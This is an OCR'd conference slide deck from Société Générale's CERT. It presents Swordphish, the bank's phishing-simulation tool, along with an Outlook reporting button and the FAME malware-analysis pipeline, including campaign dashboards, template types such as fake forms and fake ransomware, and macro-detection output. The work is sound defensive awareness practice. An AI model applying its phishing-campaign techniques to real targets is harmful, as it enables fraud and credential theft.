
02.07.2019
PASS THE SALT

TLP:WHITE



PHISHING AWARENESS

Feedback on a bank's strategy

C'EST VOUS L'AVENIR SOCIETE GENERALE

PTS 2019

TABLE OF CONTENT

1. PRESENTATION
2. SWORDPHISH – GENESIS
3. TOOL OVERVIEW
4. USAGE AT SOCIÉTÉ GÉNÉRALE
5. REPORTING OUTLOOK COMPANION
6. ORGANISATION
7. FAME
8. SUCCESS AND FAILURES
9. QUESTIONS ?

1

PRESENTATION

SOCIETE GENERALE

CERT SOCIÉTÉ GÉNÉRALE - PRESENTATION

INCIDENT RESPONSE TEAM CREATED IN 2006

A team of full-time analysts directly linked to the group CISO

Several missions, especially:

- Incident handling
- Tech and security watch
- Threat Intelligence
- **R&D (several open source tools published in GPLv3)**

CERT | SOCIETE GENERALE

GOAL: TO BE THE GROUP’S EARS AND EYES IN THE CYBERCRIME FIELD !

Our first mission : protect the bank and its clients worldwide !

2

SWORDPHISH

Project’s genesis

SOCIETE GENERALE

SWORDPHISH – GENESIS

HISTORICALLY: SOCIÉTÉ GÉNÉRALE PARTIALLY USED A PAID SOLUTION

The cost was skyrocketing for a structure like ours

- 150 000+ users
- Mailbox-driven price
- A lot of functionality never used
- Used only by one entity in the group

There was no open-source tool easily adaptable / easy to use by non-tech people at that time.

We decided to develop our tool and to make it accessible to the whole group!

THE TOOL IS NOW OPEN-SOURCE ON GITHUB (GPLV3)

https://github.com/certsocietegenerale/swordphish-awareness


3

SWORDPHISH

Tool Overview

SOCIETE
GENERALE

SWORDPHISH – OVERVIEW


SwordPHISH
Campaigns ▾
Admin ▾
Currently logged in as cert.sg@socgen.com [Django Admin] [My profile] [Logout]

Create Campaigns

Create Campaign: Simple ▾ Create

Existing Campaigns

Start date	End date	Campaign name	Author	Creation date	Type	Status	
30/11/2020 19:00	30/11/2020 21:00			05/11/2018	Simple	Not Started	✓ ⎘ ✎ 🗑
01/03/2020 15:01	01/03/2020 15:02			07/03/2019	With Attachment	Not Started	✓ ⎘ ✎ 🗑
01/03/2020 15:01	01/03/2020 15:02			07/03/2019	With Attachment	Not Started	✓ ⎘ ✎ 🗑
08/02/2020 17:00	11/02/2020 17:00			07/02/2019	Simple	Not Started	✓ ⎘ ✎ 🗑
01/01/2020 10:57	01/02/2020 10:57			15/03/2019	Simple	Not Started	✓ ⎘ ✎ 🗑
27/03/2019 09:00	28/03/2019 18:00			01/03/2019	Simple	Not Started	✓ ⎘ ✎ 🗑
25/03/2019 08:45	26/03/2019 18:45			20/02/2019	Simple	Not Started	✓ ⎘ ✎ 🗑
22/03/2019 10:03	22/03/2019 17:00			15/03/2019	With Attachment	Not Started	✓ ⎘ ✎ 🗑
21/03/2019 14:00	23/03/2019 14:00			12/03/2019	With Attachment	Not Started	✓ ⎘ ✎ 🗑
20/03/2019 11:56	22/03/2019 20:00			18/03/2019	With Attachment	Not Started	✓ ⎘ ✎ 🗑
20/03/2019 10:30	22/03/2019 18:00			15/03/2019	With Attachment	Not Started	✓ ⎘ ✎ 🗑
20/03/2019 10:30	22/03/2019 18:00			15/03/2019	With Attachment	Not Started	✓ ⎘ ✎ 🗑
20/03/2019 10:30	22/03/2019 18:00			15/03/2019	With Attachment	Not Started	✓ ⎘ ✎ 🗑
20/03/2019 10:03	21/03/2019 16:00			15/03/2019	With Attachment	Not Started	✓ ⎘ ✎ 🗑
19/03/2019 17:17	21/03/2019 17:17			18/03/2019	With Attachment	Not Started	✓ ⎘ ✎ 🗑
19/03/2019 14:30	22/03/2019 13:00			18/03/2019	With Attachment	Not Started	✓ ⎘ ✎ 🗑
19/03/2019 14:00	21/03/2019 19:00			15/03/2019	With Attachment	Not Started	✓ ⎘ ✎ 🗑
19/03/2019 14:00	21/03/2019 19:00			15/03/2019	With Attachment	Not Started	✓ ⎘ ✎ 🗑
19/03/2019 14:00	21/03/2019 19:00			15/03/2019	With Attachment	Not Started	✓ ⎘ ✎ 🗑
19/03/2019 14:00	21/03/2019 19:00			15/03/2019	With Attachment	Not Started	✓ ⎘ ✎ 🗑


Simple design

Tool used by non-technical people (comm, managers…)

No special knowledge required

Easy maintenance

SWORDPHISH – OVERVIEW




Create Template

Create Template: Mail with link template

Existing Te

Creation date	Te
19/03/2019 07:59	AL



Create new template

Template name: Template name

Subject: Subject

Text

☐ Share this template with everyone

Rich-text editor for templates

Non-tech people can forge web pages and mails easily


Pics are stored in base64 directly in database (no upload)

Different kind of templates

- Mail with link(s)
- Mail with attachement
- Attachement (MHT « doc » file)
- Fake ransomware (tech scam « blocking screen »)
- Awareness page
- Fake form

SOCIETE GENERALE

SWORDPHISH – OVERVIEW




Create Campaigns

Create Campaign: Simple ▾ | Create

- Simple
- With Attachment
- Fake Form
- Fake Ransomware

Existing Ca



Dashboard: Campaign name

Status: Running


Total targets: 1333

Mails sent: 1333 (100%)

Mails open: 51 (3%)

Attach. open: 243 (18%)

Mails reported: 324 (24%)



Start date: Start date

End date: End date

On behalf of: On behalf of

Domain: ---------

Display Name: Display Name

Mail template: ---------

☑ Enable mail tracker

Action after click: ---------

Host subdomain: Host subdomain

Host domain: ---------

Campaigns easily scheduled

Autostart

Mails can be customized:

- Name / Display Name / Domain

Links can be customized:


- Domains and on-the-fly page generation

Trackers in mails and attachments can be enabled or not

Four kind of campaigns

- Mail with links
- Mail with attachement
- Fake form
- Fake ransomware (“tech scam” like)

SWORDPHISH – OVERVIEW



	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
1	id	mail sent time	mail opened	mail opened time	link clicked	link clicked time	img clicked	img clicked time	reported	reported time	COUNTRY	COMPANY	ENTITY	EXTERNAL COMPANY	DEPARTMENT	Region
2	58f38cad-e9cd-49fb-a0a1-cdd10673a86a	2019-02-13 09:00:03	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DCS	France
3	96b37314-3ec0-4566-a26d-1277f0335859	2019-02-13 09:00:04	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DMO	France
4	d980fa34-2b33-4a5f-afc4-b469b90c3fe6	2019-02-13 09:00:04	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DIR	France
5	600c5136-8331-4c3b-828f-b61b010339a3	2019-02-13 09:00:04	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DCS	France
6	274ed09d-825c-45df-bc6a-ecc3cd0b8428	2019-02-13 09:00:04	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DMO	France
7	da91f5f0-870d-4cea-8afc-5492ffdd7121	2019-02-13 09:00:05	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DMO	France
8	e26743d6-0360-4227-9e70-639417eaf46e	2019-02-13 09:00:05	no	N/A	no	N/A	no	N/A	yes	2019-02-13 12:21:53	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DCS	France
9	47798931-e2cf-4a3d-87aa-6f0f3ab08f78	2019-02-13 09:00:05	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DCS	France
10	8412d586-2c98-4847-882d-26ff8602eb14	2019-02-13 09:00:05	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/RMF	France
11	0a5a50c9-25e1-479c-8a6c-ce3c56f40777	2019-02-13 09:00:05	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DCS	France
12	f05f7f10-916b-41b1-971a-085ec3e60a9a	2019-02-13 09:00:06	no	N/A	no	N/A	no	N/A	yes	2019-02-13 09:14:03	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/QTY	France
13	11dc399d-d8e8-40f6-9229-c5dd2883657e	2019-02-13 09:00:06	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DCS	France
14	4cc10e6a-a432-4193-9d22-579380734295	2019-02-13 09:00:06	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/REG	France
15	f76becf1-10bb-407f-97a3-b03f0c3ca836	2019-02-13 09:00:06	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DCS	France
16	c3ad43c9-6fd1-4ee3-869e-a428acb82a36	2019-02-13 09:00:07	no	N/A	no	N/A	no	N/A	yes	2019-02-13 09:04:19	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/OVS	France
17	5eab5e1d-4a15-4b8c-add2-201464159012	2019-02-13 09:00:07	no	N/A	no	N/A	no	N/A	yes	2019-02-13 09:00:40	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DCS	France
18	edb3f071-3e1a-4774-a61c-d1d8c052347d	2019-02-13 09:00:07	yes	2019-02-13 09:23:31	yes	2019-02-13 10:16:32	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DMO	France
19	4dc6f585-c43d-4454-93f6-3946ccf7f730	2019-02-13 09:00:07	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DMO	France
20	4dd4a832-f702-443f-83cc-8082241161d9	2019-02-13 09:00:07	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/QTY	France
21	36b48bba-e041-4c45-90fe-6144724189f1	2019-02-13 09:00:08	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DMO	France
22	411950ad-60f4-464b-99d7-fb92da0fc70d	2019-02-13 09:00:08	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DMO	France
23	d1a42c4a-1618-4ce2-8455-66cd0d7ad0fe	2019-02-13 09:00:08	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DCS	France
24	5cbc5222-0bbf-430b-a8df-d6755e73d47c	2019-02-13 09:00:08	no	N/A	no	N/A	no	N/A	yes	2019-02-13 09:09:50	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/REG	France
25	97b05f49-4a4e-45e3-88ff-8c09409dd462	2019-02-13 09:00:09	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/OSM	France
26	c81e1a63-5224-49de-b20c-4094a46fe193	2019-02-13 09:00:09	no	N/A	no	N/A	no	N/A	yes	2019-02-13 09:36:43	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/REG	France
27	dadca1ae-1b86-4f59-8195-6ac1dd1e720d	2019-02-13 09:00:09	yes	2019-02-13 14:56:37	yes	2019-02-13 14:56:37	yes	2019-02-13 14:56:51	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/OVS	France
28	2cea026e-7da2-4b35-97f5-8f188d04db6d	2019-02-13 09:00:10	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DCS	France
29	a3bf00e3-96ba-4bd8-a8b8-ca051c5f1989	2019-02-13 09:00:10	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DCS	France
30	d8793747-6d15-4751-980d-275a05342cc8	2019-02-13 09:00:10	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/RMF	France
31	d9d8b5ac-743e-4633-920d-69183d86d84a	2019-02-13 09:00:10	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/REG	France
32	aa0d5209-5911-4bae-b636-2a85f5003c69	2019-02-13 09:00:10	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DCS	France
33	d09e0072-7c28-406e-af06-f29be96e2fc5	2019-02-13 09:00:11	yes	2019-02-13 15:56:10	yes	2019-02-13 15:56:10	yes	2019-02-13 15:56:25	yes	2019-02-13 15:59:53	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/REG	France
34	f0754912-41a3-412b-8906-c6c00ad62d24	2019-02-13 09:00:11	no	N/A	no	N/A	no	N/A	yes	2019-02-13 09:22:44	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DCS	France
35	a0b065ee-58a0-4845-908c-846914809637	2019-02-13 09:00:11	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DMO	France
36	80bef878-37c8-428d-9f22-bf93e798b3e5	2019-02-13 09:00:11	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/REG	France
37	34c80d1f-bd87-429b-9130-e102542948b8	2019-02-13 09:00:12	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/OVS	France

Targets can be customized

Possibility to « tag » targets with a keys and values

Import / Export functionality

XLSX format used (Excel is installed on every computer here)

Batch import to manage big campaigns

Anonymous results

Mail is replaced by unique id

Results in XLSX too

Hits are timestamped

4

SWORDPHISH

Usage at Société Générale

SOCIETE GENERALE

SWORDPHISH – USAGE AT SOCIÉTÉ GÉNÉRALE

GROUP CAMPAIGNS TWICE A YEAR

Every user is « targeted »

- Goal: put everybody in a controled « dangerous » situation
- Identify populations requiring a dedicated awareness
- Force them to identify their security contact and the reflexes to have when something weird happens

SEVERAL « TARGETED » CAMPAIGNS

Depending of the maturity of the different perimeters

- Micro campaigns set up more frequently
- Goal: ensure that at least one user alerts security
- Often used to test exposed populations (VSP)

Click rate is not an important metric; Reporting rate is !

5

REPORTING BUTTON

Two features in one plugin

SOCIETE
GENERALE

REPORTING BUTTON

MAIN GOAL: IDENTIFY REAL MALICIOUS CAMPAIGNS TARGETING OUR USERS

FACT : A VERY FEW USERS KNOW WHO ARE THEIR SECURITY CONTACTS


Users are the often the entry point of an advanced attack

Detection techniques are still not magic, and the targeted users are most of the time the best intel source

Problem, most of the time malicious mails were not reported (or to the wrong team)

IDEA: WRITE A PLUGIN TO HELP USERS REPORTING SUSPICIOUS MAILS CORRECTLY

Reporting can now be done in one click, to the right team, and with full headers preservation!



À ○ CERT Sg ResgTpsFitSsiSrt

Cc

Le contenu externe n'est pas autorisé dans le courrier sécurisé.

REPORTING BUTTON

FIRST FEATURE : IMPROVED VISIBILITY ON MALICIOUS MAILS RECEIVED BY OUR USERS

Reporting rate has been drastically improved

Most malicious campaigns are now reported via this button

SECOND FEATURE : CONNECT THE BUTTON WITH SWORDPHISH

Allows to track reporting rate during Swordphish campaigns

Goal: ensure that at least one target will report the mail even if the campaign is small and targeted

Mails are recognized automatically by a special customizable header added by Swordphish

WE PUBLISHED A « LIGHT » (NOT LINKED TO SOCIÉTÉ GÉNÉRALE) PLUGIN ON GITHUB (GPLV3)

https://github.com/certsocietegenerale/NotifySecurity

6

ORGANIZATION

How to deal with malicious mails?

SOCIETE
GENERALE

ORGANIZATION

ONE SWORDPHISH INSTANCE FOR THE GROUP

Managed and maintained by CERT

Outlook Add-in deployed on most workstations (but not everywhere)

PROBLEM: HOW TO DEAL WITH THE ENORMOUS AMOUNT OF MAILS REPORTED EVERY DAY ?

Our plugin identifies the security team in charge for a user and alerts them

Dealing with those mails remains hard (> 100k users)

A lot of users report unsollicited mails (not necessarily malicious)

These mails are handled by several teams of Level 1 analysts helped by two tools

ORGANIZATION - FAME

FAME: A PIPELINE TO AUTOMATE MALICIOUSNESS EVALUATION

Also published in open source: https://github.com/certsocietegenerale/fame

Originally created for us but we adapted it for Level 1 analysts

Connected to our toolset:

- Joe Sandbox
- Local Cuckoo instance
- Virustotal Intelligence
- Local threat intelligence database


Several useful plugins for L1:

- Document preview (screenshot)
- Url screenshot and redirs analysis
- Scoring virustotal
- Exiftool
- Mail headers analysis

We keep an eye on FAME and hunt for real threats directly in it !

We enrich threat intel and blocklists directly using FAME !

ORGANIZATION - FAME



Office Macros

Detailed Results

autoopen: Runs when the Word document is opened

Base64 Strings: Base64-encoded strings were detected, may be used to obfuscate strings (option –decode to see all)

Hex Strings: Hex-encoded strings were detected, may be used to obfuscate strings (option –decode to see all)

ShowWindow: May hide the application

Hex String: 77303069 (w00i)

Hex String: 42297226 (B)r&)

Hex String: 51447755 (QDwU)

